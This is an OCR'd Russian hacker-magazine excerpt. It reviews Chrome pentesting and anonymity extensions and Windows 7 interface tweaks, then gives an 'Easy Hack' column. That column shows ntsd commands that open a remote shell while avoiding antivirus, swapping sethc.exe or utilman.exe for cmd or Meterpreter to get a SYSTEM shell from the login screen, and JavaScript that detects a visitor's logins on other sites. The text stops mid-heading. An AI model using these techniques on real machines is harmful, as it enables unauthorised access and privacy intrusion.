Имея некоторое представление о том, с чем имеем дело, можно приступать непосредственно к аудиту. Инструментами первой необходимости тут являются расширения, позволяющие, во-первых, отслеживать те HTTP-запросы, которые отправляются на веб-сервер, во-вторых, как угодно модифицировать их, «играя» с различными параметрами, и, в-третьих, удобно просматривать вернувшийся результат.






Request Maker bit.ly/oRVhVW


Для Firefox'а есть известный аддон Tamper Data, который на лету перехватывает и позволяет изменить HTTP/HTTPS-заголовки, а также POST-параметры. В силу ограничений архитектуры расширений Google Chrome полностью реализовать аналогичный функционал пока невозможно, но Request Maker максимально близко приблизился к этому. С его помощью ты легко сможешь мониторить запросы, сделанные веб-страницами, играться с URL, заголовками, и POST-данными, а также конструировать новые запросы. Тут надо отметить, что Request Maker перехватывает не все, а только запросы, отправленные через HTML-формы или XMLHttpRequests, поэтому в логах не будет кучи лишней информации о загрузке изображений или CSS-стилей.





HTTP Response Browser bit.ly/oWvHIP

Это расширение так же, как и Request Maker, предназначено для составления самых разных HTTP-запросов (правда с помощью XMLHttpRequest, что накладывает ограничения). Ты можешь изменять параметры запроса или хедеров и изучать реакцию приложения.



Advanced REST client Application bit.ly/pXo2Yb

Инструмент, изначально реализованный в виде расширения, а теперь Chrome-приложения (программы, работающей внутри браузера). В отличие от HTTP Response Browser, это не просто помощник для составления произвольных HTTP-запросов. Advanced REST client предлагает много интересных фишек, в том числе продвинутый просмотр ответов в форматах JSON и XML с подсветкой синтаксиса, удобный составитель HTTP-заголовков (подсказки + система автодополнения) и многое другое. Незаменимая вещь, когда необходимо взаимодействовать с сервисами, возвращающими ответ в JSON или XML-форматах.

Игры с кукисами


Важным компонентом для работы веб-приложений являются кукисы, которые хранит браузер. С их помощью сервисы узнают тебя, не запрашивая повторной авторизации, отслеживают твою активность (ай-ай-ай) и вообще сильно в них нуждаются. Увы, Chrome, как и другие браузеры, практически не представляют возможностей для манипуляции с кукисами. По умолчанию.





Edit This Cookie bit.ly/pLCa0N

Что удивительно, для манипуляции с кукисами долгое время не было даже достойного расширения. И только сейчас появился замечательный аддон Edit This Cookie, позволяющий через всплывающую панель удалить произвольные куки на текущем сайте, редактировать их значения или создать уже новые «плюшки». Очень радует возможность для автоматизации: задав регулярку для поиска, можно создать специальный фильтр, который будет автоматически удалять нежелательные кукисы. Помимо этого есть опция для создания так называемых Read-Only-кукисов, которые не сможет модифицировать никакой сайт и никакое другое расширение.






Swap My Cookies bit.ly/ojcXXU

Необходимость использовать несколько аккаунтов на одном и том же ресурсе возникает крайне часто. Чтобы не заморачиваться со входом-выходом, гораздо удобнее использовать аддон Swap My Cookies. По сути, это менеджер сессий. Для любого сайта ты можешь создать несколько профилей, каждый со своим набором кукисов, и быстро переключаться между ними. Я это делаю с помощью горячих клавиш.

Пентест веб-приложений

Для Google Chrome есть несколько расширений, которые специально заточены для поиска XSS-дыр, SQL-уязвимостей, а также других брешей безопасности. Пригодятся также и несколько других аддонов, которые хотя напрямую и не связаны с пентестом, но могут помочь автоматизировать некоторые из действий (вроде подстановки зловредных значений в разные места ввода данных).





Web Securify bit.ly/rblxuQ

Если название покажется тебе знакомым, не удивляйся. Возможно, когда-то ты использовал утилиту Websecurify, представляющую собой мощную среду для тестирования безопасности веб-приложений. Позже разработчики реализовали функционал сканера в виде аддона для Chrome. Поэтому теперь одним кликом можно запустить анализ сайта на наличие таких уязвимостей, как SQL Injection, Cross-site Scripting, Cross-site Request Forgery, Local/Remote File Include и т.д. Все работает в автоматическом режиме.






XSS Rays bit.ly/qZwexS

Замечательный инструмент для пентестера, включающий в себя XSS-сканер, XSS реверсер, а также инспектор объектов. Функция Scan поможет быстро реализовать инъекцию для всех возможных местах ввода данных (аддон сам их определит и предложит на выбор). Нужно узнать, как конкретная страница отфильтровывает вывод, но сорцов нет? Нет проблем — просто выбери опцию Reverse — и вскоре ты увидишь, какие из символов разрешены. Инспектор объектов позволяет в реальном времени изменять содержимое функций и быстро разобраться в логике работы веб-приложения.





Firebug lite for Chrome bit.ly/ogdqzj

Нет лучшего инструмента для изучения особенностей работы веб-приложения, чем Firebug lite. К сожалению, он сильно отстает от своего старшего брата, функционал сильно урезан из-за ограничений архитектуры расширений Google Chrome. Так, к примеру, Firebug lite не имеет встроенного JavaScript-отладчика, поэтому ты не сможешь в полной мере поковыряться с JS-скриптами. Но аддон все равно предоставляет немало полезных возможностей и, к примеру, позволяет в реальном времени изменять и выполнение HTML-кода, CSS на абсолютно любой странице. Отмечу также опцию Inspect: когда ты кликаешь на нужный тебе элемент сайта, Firebug lite мгновенно находит в сорцах код, который этот элемент реализует.



Anti XSS bit.ly/o78fKn

Это расширение пассивно анализирует код просматриваемых в браузере страниц и в случае обнаружения слабых мест, чреватых XSS-инъекцией, предупреждает об этом, показывая соответствующий значок в адресной строке. Справедливости ради, стоит упомянуть, что аддон уже довольно продолжительный период не обновляется.



iMacros for Chrome bit.ly/p6Eua9

Если тебе необходимо автоматизировать какую-то проверку или фаззинг, то самый верный способ — создать макрос с помощью этого расширения. Один раз записав сценарий и показав браузеру последовательность действий, его можно воспроизводить сколько угодно раз на любой странице. Причем если ты уже создавал макросы в аналогичном аддоне, но для Firefox, то их не придется создавать заново — все заработает и в Chrome.




AntiXSS - Версия: 1.0
detect possible weak points and xss attacks
Отключить - Удалить ☐ Разрешить использование в режиме инкогнито

Анонимность и безопасность

Если говорить о пентесте, нельзя не упомянуть аспекты своей собственной безопасности и анонимности. Берем основное: соединение через прокси (что может понадобиться и просто для работы с сервисами, которые накладывают ограничения по региону пользователя), работу с защищенными версиями сайта, отключение зловредных скриптов, тщательное удаление историй посещений.






NotScripts
bit.ly/py5Wyy

Этот сценарий, являющийся аналогом расширения NoScript для Firefox, делает одну простую вещь — полностью отключает выполнение скриптов на сайте. Это единственный гарантированный способ серфить зараженные сайты, откуда пачками грузятся трояны, а также защитить себя от XSS и Clickjacking атак :).





IP-адрес
bit.ly/n2c0C3


Чтобы сразу убедиться, что прокси работает, есть этот полезный аддон. What is my ip adresse покажет текущий IP-адрес, а также выдаст по нему полную информацию о провайдере, а также геолокационную информацию, включая страну и примерное месторасположение.



KB SSL Enforcer
bit.ly/n1YRw2

Не надо еще раз объяснять, насколько важно использовать защищенные версии сайтов. Многие популярные ресурсы сейчас поддерживают работу через SSL, но не всегда предлагают их использовать по умолчанию. KB SSL Enforcer позаботится, чтобы ты работал именно с SSL-версией ресурса, если она существует.






Proxy Switchy!
bit.ly/pNtr9V

О назначении этого расширения понятно из названия. Оно позволяет определить в настройках прокси-серверы и быстро между ними переключаться. Приятно, что в аддоне реализована система правил: для обозначенных URL аддон автоматически может переключаться на нужный прокси-сервер. Например, для того чтобы пользоваться онлайн-радио Pandora, которое доступно только для пользователей из Америки, мы можем установить соответствующий прокси из Штатов.





Tampermonkey
bit.ly/qXeLGm

Ты наверняка знаешь о таком инструменте, как Greasemonkey, позволяющем изменять просматриваемые страницы на лету с помощью специальных JS-скриптов, которые инъектируется в текущую страницу. Tampermonkey — это на 90% совместимый аналог для Chrome, который поддерживает большинство сценариев, написанных для Greasemonkey. Модифицировать страницу, убрав или добавив какие-то элементы, — задачка для этого расширения. Большая база уже готовых скриптов доступна на сайте userscripts.org.





Click&Clean
bit.ly/qlwAQP

Для того чтобы стереть следы пребывания на каком-то ресурсе, недостаточно только очистить куки браузера. Есть еще немало мест, где легко могут остаться отметки о твоей деятельности: это Flash-cookies, которые создаются на компьютере как LSO-объекты (Local Shared Objects), и куки Silverlight, и кэш Java. Click&Clean позаботится о том, чтобы полностью удалить историю просмотров и загрузок, очистить кэш и почистить кукисы. Учти, аддон работает только под виндой.



Капитан Улитка

Правильные UI-хаки для Windows 7

+5 к удобству работы системы

Нет, в этой статье не пойдет речь о всяких украшательствах и прочих подобных глупостях, которые нафиг никому не нужны. Мы поговорим о правильных, по-настоящему полезных хаках, благодаря которым с системой станет работать проще и удобнее.




dvd

Увеличить свою продуктивность и прокачать интерфейс системы ты можешь прямо сейчас — дистрибутивы всех программ собраны для тебя на диске.

Надстройки для проводника

Едва ли кто-то захочет поспорить, что проводник (он же Windows Explorer) совсем не то приложение мечты, которое идеально подходит для работы с файлами. Самое печальное, что даже если ты используешь какой-нибудь внешний файловый менеджер, тебе все равно время от времени приходится иметь дело с пресловутым проводником. Можно ли довести его до ума? Разумеется, но надо установить несколько надстроек.



QTTabBar

qttabbar.wikidot.com


То, что сразу может прибавить пять баллов к удобству использования проводника, — это вкладки. Это же гениально простая, но катастрофически необходимая вещь, которую почему-то никак не реализует сама Microsoft. А вот у открытого проекта QTTabBar, представляющего собой надстройку для Windows Explorer, есть форки — независимые ветки развития, которые поддерживаются разными разработчиками. На деле, раз установив надстройку в систему, понимаешь, что все это мракобесие с большим количеством окон проводника тебе и даром не нужно, а удобный интерфейс с вкладками — то, что нужно.




Listary

www.listary.com

Еще одной опцией, которой катастрофически не хватает проводнику, является удобный поиск. И это можно исправить с помощью Listary. Надстройка позволяет находить папки и файлы по принципу «Find-as-you-type». В любом окне Windows Explorer'а появляется дополнительная панелька с полем для поиска. Теперь можно набрать часть названия файлов — и в списке останутся только те элементы, которые подходят под этот критерий. Или другой вариант — использовать для фильтрации привычные маски «?», «*». Помимо поля для быстрого поиска, на этой панели есть еще несколько полезных кнопок: для быстрого доступа к избранным файлам или папкам, недавним документам, а также ряду smart-команд (запустить cmd.exe в текущей папке, скопировать путь до папки в буфер обмена и т.д.).





TeraCopy

www.codesector.com/teracopy.php

Окончательно превратить проводник в человеческий файловый менеджер поможет программа TeraCopy. Если ты когда-нибудь пробовал скопировать файлы обычным проводником и файловым менеджером вроде Total Commander'а, то наверняка отмечал, что через последний эта операция выполняется гораздо быстрее. Весь секрет в правильной буферизации. Подобный механизм можно реализовать в проводнике, как раз с помощью TeraCopy. Но даже это не это главное. Куда важнее, что после установки ты получишь нормальный интерфейс для управления копированием файлов, с возможностью останавливать/восстанавливать копирование данных, повторять попытки записи при обнаружении ошибок или пропускать обработку отдельных файлов.

HashTab

beeblebrox.org

Последний хак в этом разделе не касается проводника напрямую, но прямым образом влияет на окно со свойствами выбранного файла. Среди отображаемых параметров файла не хватает одного, но очень важного — его контрольной суммы, по которой можно проверить целостность и достоверность. Так вот лучшей из программ, которая вычисляет различные хэши для файла и при этом изящно встраивается в стандартный интерфейс винды, является HashTab. Обязательный must have!

Прокачиваем таскбар

Одним из главных новшеств Windows 7, к которому все давно уже привыкли, стала сильно прокаченная панель задач. То, для чего раньше нужны были хаки (вроде всплывающих превьюшек для окошек), теперь реализовано разработчиками Microsoft. Но это не значит, что нам нечего подправить. На самом деле есть.





Windows 7 Taskbar Items Pinner

www.door2windows.com

Ты, вероятно, замечал, что в новом таскбаре можно закрепить только приложения (а вернее exe-файлы). При этом нельзя перенести какой-то документ или скрипт и быстро обращаться к ним. Это досадное ограничение можно снять, если установить эту небольшую утилиту, которая позволит разместить на таскабе произвольные файлы, папки и букмарки браузера.


Bins

www.oneupindustries.com/bins

Если же хочешь сразу серьезно прокачать таскбар, рекомендую эту программу. После установки ты сможешь создавать на панели задач так называемые Bin — контейнеры для группировки иконок. То есть можно создать раздел «Браузеры» и drag'n'drop-нуть туда иконки всех браузеров сразу. На панели задач отобразится иконка с уменьшенными изображениями всех программ сразу, а при нажатии появится панелька для запуска любой из них.







SuperbarMonitor

superbarmonitor.de

Разработчики приложений для Windows 7 получили возможность накладывать на иконки в панели задач индикаторы процесса. А создатели SuperbarMonitor решили воспользоваться этим и прямо в виде элементов панели задач реализовать элементы для индикации заряда батареи, использования памяти, свободного пространства на диске и т.д. Получилось очень неплохо.

Gmail Notifier Plus

bit.ly/71CVn2

С использованием всех новомодных фишек Windows7 разработана и эта замечательная программа для уведомления о новых события в почтовом ящике GMail (а им пользуется вся редакция). Помимо просмотра заголовка новых сообщений, доступны функции для быстрого управления почтой — «перейти в Inbox», «написать новое письмо» и т.д. Все это реализовано через Jump List'ы.

Быстрый запуск приложений

Понятно, что вынести на панель задач абсолютно все программы, которые могут понадобиться, нереально. Да и незачем, когда есть намного более удобный инструмент для быстрого запуска приложений. Если посмотреть на количество таких «запускалок», может показаться, что за их разработку не брался только самый ленивый. Только, увы, большинство из них — полный отстой. Но не эти.





Launchy

www.launchy.net

По правде говоря, удобнее способа запускать приложения, чем делать это с клавиатуры, для меня не существует. Я привык к Spotlight'у в Mac OX, и мне хотелось бы и в винде открывать приложения через специальную консоль, вызываемой горячей клавишей. Launchy без всяких сомнений лучшая утилита для этих целей. Ты нажимаешь специальную комбинацию клавиш (у меня <Ctrl>+<Space>), после чего появляется панель для ввода команды. Чаще всего достаточно набрать лишь часть названия приложения, и Launchy сама предложит подходящий вариант для запуска. Останется только нажать <Enter>. Launchy индексирует команды из меню «Пуск», документы, файлы проектов, папки и закладки — и все это позволяет быстро запускать с клавиатуры. Более того, можно дополнительно установить плагины и еще больше нарастить функциональность всплывающей консоли (например, для запуска нужной сессии в SSH-клиенте PuTTY по ее имени).

multibar

www.ticno.com

Удобная панель с иконками приложений — куда более популярный вариант для быстрого запуска приложений. Если хочешь навороченное решение, приправленное большим количеством бонусов, попробуй multibar. Это гибкий и красивый десктопный бар, на которой легко можно перетащить любые объекты, в том числе объединив их в группы. Если какое-то из приложений работает с файлами, то при наведении на его иконку отображаются недавно открытые документы. На иконке также отображается и наличие событий для данного приложения: их отслеживает multibar. Помимо этого предлагается панель для локального поиска (на основе индексации) и поиска в инете.



JumpPad

http://bit.ly/pMeUBH

В самой последней версии Mac OS X Lion появилась новая фича Launchpad. В винде же такую опцию уже давно можно было реализовать, установив приложение JumpPad, которое делает углы экрана функционально значимыми элементами. К примеру, можно сделать так, что при наведении курсора к левому верхнему углу, открывалось какое-то важное приложение. А при наведении, скажем, на правый угол — сворачивались все окна. Но самое главное, что в качестве действия может выскакивать удобная настраиваемая панель для запуска произвольных программ.

Управление окнами

Возможность окон прилипать к правой и левой части экрана — удобнейшая штука Windows 7, которой я пользуюсь постоянно. Удивительно, как небольшая доработка поведения окна может увеличить продуктивность работы. Но это не единственная возможность прокачать поведение окон, есть и другие хаки. Конечно, без них можно обойтись. Но зачем? С ними-то лучше.







Desktops

bit.ly/dHzGj8

То, что может помочь, но по какой-то непонятной причине напрочь отсутствует в системе — это виртуальные рабочие столы. Правда, Microsoft все же выложила на сайте утилиту Desktops (к слову, написанную самим Марком Руссиновичем, виднейшим специалистом по внутреннему устройству Windows). Desktops поддерживает до четырех виртуальных рабочих столов и предлагает переключаться между ними при помощи горячих клавиш или иконки в трее. Важно, что перед подключением доступен предварительный просмотр всех рабочих столов.

360desktop


www.360desktop.com

Программа предлагает еще один способ увеличить пространство рабочего стола, но вместо дискретных виртуальных экранов тут используется принцип вращающегося барабана. На каждой части его поверхности находятся свои объекты, окна, ярлычки — и ты можешь плавно перемещаться по нему, имея перед глазами превьюшку всего, что на нем находится. Это может звучать дико, но на скриншоте понятно, что это очень удобный подход.

Fences


www.stardock.com/products/fences

Не могу не упомянуть очень качественную утилиту, которая может навести порядок на рабочем столе. Вообще, если посмотреть, то пользователи разделяются на два типа: те, у которых всегда идеальный порядок на рабочем столе, и те, у которых там творится полный хаос. Эта прога поможет и тем, и другим. Fences позволяет нанести на рабочий стол специальные области, представляющие собой контейнеры для ярлыков. Их можно как угодно перемещать по экрану или изменять размер, а находящиеся в них иконки будут повторять те же самые движения. В результате, все свои ярлычки можно разбить на категории и разместить в разных областях, что добавит немало удобства. Есть у Fences и другая интересная опция: двойным кликом мыши по рабочему столу можно спрятать с экрана все контейнеры и иконки, после чего тем же движением вернуть все на место.



Хаки для рабочего стола

Как ни крути, пространство рабочего стола весьма ограничено, и чтобы не зажиматься в его рамках приходится идти на некоторые ухищрения. Идеальным вариантом была бы установка дополнительных мониторов, но, если такой возможности нет, вполне можно обойтись без каких-либо дополнительных затрат.



Acer Gridvista

bit.ly/qrSL2q

Эта утилита разделяет экран на две, три или четыре секции, куда ты можешь перенести drag & drop'ом любое окно. Это действительно полезный хак для всех владельцев больших мониторов, который разработала компания Acer. Смысл в том, что размеры окна автоматически подгоняются под выделенную область, а его месторасположение сохраняется. В результате окно автоматически появляется там, где нужно, и с теми размерами, которые тебе нужны.

Switcher

insentient.net


С помощью Switcher ты сможешь переключаться между окнами системы намного эффективнее. Идея в том, что ты можешь на одном экране увидеть все окна одновременно и быстро выбрать нужное. Практически точно так же, как это сделано в Mac OS X. При этом горячие клавиши, которые поддерживаются программой, помогут переключаться между окнами гораздо быстрее.



eXtra Buttons

www.xtrabuttons.com

После установки этой тулзы, в заголовке окна помимо привычных трех кнопок («свернуть», «развернуть на весь экран», «закрыть») появится еще 9 дополнительных элементов, в том числе для придания окну эффекта прозрачности или, к примеру, сворачивания его в трей (работает для любого приложения).



Тюрин «GreenDog» Алексей (agrrrdog@gmail.com)



Easy Hack

Хакерские секреты простых вещей



№ 1 ЗАДАЧА: ПОДНЯТЬ СТАНДАРТНЫМИ СРЕДСТВАМИ УДАЛЕННЫЙ ШЕЛЛ ПОД WINDOWS.

РЕШЕНИЕ:


Недавно вычитал интересный способ для быстрой организации шелл-доступа на любом порту. Задача выглядит простой, но если ограничиваться только стандартными возможностями ОС, то рабочих способов не так уж и много. А этот — прост и лаконичен :). На машине, доступ к которой мы хотим организовать, нужно выполнить всего лишь одну команду:

```
ntsd --server tcp:port=4444 calc.exe
```

NTSD — Microsoft NT Symbolic Debugger, как ясно из названия, входящий «в поставку» с ОС дебаггер. Фактически располагается он в %Windows%\system32. Данной командой мы запускаем ntsd на отладку калькулятора (calc.exe), хотя для нашей задачи подойдет любое другое приложение. Параметр -server указывает, что мы поднимаем сервер для удаленной отладки приложения на порту 4444 (tcp:port=4444). Теперь все готово для нашего удаленного подключения. К сожалению, обычным netcat'ом не подключиться, потому нам потребуется ещё один ntsd:

```
ntsd -remote tcp:server=192.168.138.128,port=4444
```

Здесь интуитивно понятный интерфейс и ясно, что параметром -remote указывается, что происходит подключение к удаленному серверу с соответствующим адресом на порт 4444. Все что нам потребуется после подключения — это ввести следующую команду:



Эмуляция удаленного подключения к отладчику с доступом к шеллу

```
.shell
```

Готово! У нас полноценный доступ к консоли, чего мы и хотели.
К минусам этого способа можно отнести то, что тулза ntsd была убрана из Windows 7 и 2008. Хотя в качестве клиента ее можно бесплатно скачать с сайта MS и установить на семерку.
Из плюсов — решение использует только стандартные возможности Windows и, разумеется, не палится антивирусами. Кроме этого, ntsd можно запускать под обыкновенным пользователем.



№ 2 ЗАДАЧА: ПОЛУЧИТЬ ШЕЛЛ С ПРАВАМИ SYSTEM, ИМЕЯ ФИЗИЧЕСКИЙ ДОСТУП К ПК.

РЕШЕНИЕ:

Продолжим тему тонкостей ОС Windows. Пару-тройку номеров назад я писал про то, как можно выдрать из кэша винды учетки пользователей, которые в ней логинились. Способы локального повышения прав основаны на такой фиче, что в безопасном режиме в систему можно зайти под локальным админом, даже если данная учетная запись была отключена доменной политикой. Этот способ — рабочий. Но не такой элегантный, как хотелось бы, потому что следов от захода под админом остается очень много. Что делать? Есть альтернативные варианты.

1. Загружаемся с любого LiveCD и монтируем файловую систему с виндой. Далее, если мы просто хотим стырить локальные учетки и кэши хэшей входов в ОС, то просто копируем файлы реестра из %Windows%\system32\config.

2. Если же нам хочется чего-то более интересного, то подменяем системные файлы. Либо sethc.exe, либо untilman.exe. Почему их, спросишь ты? Узнаешь позднее :). Оба файла лежат в %Windows%\system32, подменить их можно либо на тот же cmd.exe, либо на exe'шник Meterpreter из MSF, либо на что-то еще (в зависимости от твоих целей).

3. После перезагрузки компьютера мы видим экран логина. Далее — магия :). Пять раз жми <Shift> — запустится подмененный sethc.exe, то есть «обработчик» залипания клавиш. Нажимай <Win+U> (либо кнопочку в углу) — запустится подмененный untilman.exe, то есть «специальные возможности».


4. В самом простом виде, если подмена была на cmd.exe, то перед тобой выскачет консоль. Еще раз уточню — это без захода в систему. Ну и самое хорошее: права у нас будут NT AUTHORITY/SYTEM, то есть максимальные.

5. Конечно, лучше подменять файлы на meterpreter. С нехитрыми манипуляциями он будет оставаться активным при входе в систему пользователя, а у нас появится возможность полнофункционального удаленного доступа.

Резюмируя вышесказанное: физический доступ к компу — это почти 100% WIN!



dvd
Все описанные программы со всей рубрики ищи на диске.



ЗАДАЧА: ОПРЕДЕЛИТЬ, НА КАКИХ САЙТАХ АВТОРИЗИРОВАН ПОЛЬЗОВАТЕЛЬ.

РЕШЕНИЕ:

Данный выпуск EasyHack посвящен скорее всяким тонкостям и легким извращениям, чем конкретному, хардкорному взлому, лобовым атакам. Но я считаю, что это даже интересней. Ведь конкретные уязвимости и дырки ПО можно закрыть, а вот архитектурные недоработки или некорректное использование легитимного функционала поправить трудно.
Но вернемся к нашей задаче. Как узнать, на каких ресурсах (Gmail, Twitter, Facebook и т.д.) авторизован пользователь? Mike Cardwell (goo.gl/FI08a) отыскал интересный способ. Суть проста — пользователь заходит на нашу страницу, и расположенный на ней яваскрипт делает запрос на сервер, авторизация на котором нас интересует. Запрос должен быть таким, чтобы неавторизованный пользователь видел ошибку (404, 500 и т.д.), а авторизованный — нормальный ответ (200). По коду ответа и определяется состояние авторизации пользователя.
Вариантов реализации в зависимости от ситуации было предложено два.
Для Gmail, где загрузка и просмотр изображений возможны только для авторизованных пользователей, — все просто и работает на всех браузерах:

```
<img style="display:none;"
   onload="logged_in_to_gmail()"
   onerror="not_logged_in_to_gmail()"
src="https://mail.google.com/mail/photos/img/photos/
public/AIbEiAIAAABDCKa_hYq24u2WUyILdmNhcmRfcGhvdG8qKDI1
ODFkOGViM2I5ZjUwZmZlYjE3MzQ2YmQyMjAzMjFlZTU3NjEzOTYwAZwS
Cm_MMUDjh599IgoA2muEmEZD"
/>
```

Итак, мы подгружаем скрытое изображение. Если пользователь залогинен в системе, то событие onload отработает, так как изображение может быть подгружено браузером, и onerror в ином случае (сервер редиректит на страницу логина). Само изображение лежит на Gmail. В том случае, если нет возможности работать с изображениями, можно попробовать подгрузку html-страниц.

```
<script type="text/javascript" src="https://twitter.com/
account/use_phx?setting=false&amp;format=text"
     onload="not_logged_in_to_twitter()"
     onerror="logged_in_to_twitter()"
     async="async"
></script>
```

Но этот способ не будет работать с IE и Opera, так как они могут подгружать только корректные яваскрипты, то есть onload у них не будет срабатывать даже при позитивном заголовке сервера.
В чем практическая польза этого хака? Конечно, на большинстве крупных сайтов можно найти некие закутки и использовать данную методику. Но кроме небольшого раскрытия инфы о пользователе — пользы никакой. Хотя, если совместить этот хак с другими техниками, то возможно и получится что-то дельное :).



ЗАДАЧА: СМЕНИТЬ БРАУЗЕР ПОЛЬЗОВАТЕЛЯ, ИСПОЛЬЗУЯ PDF.

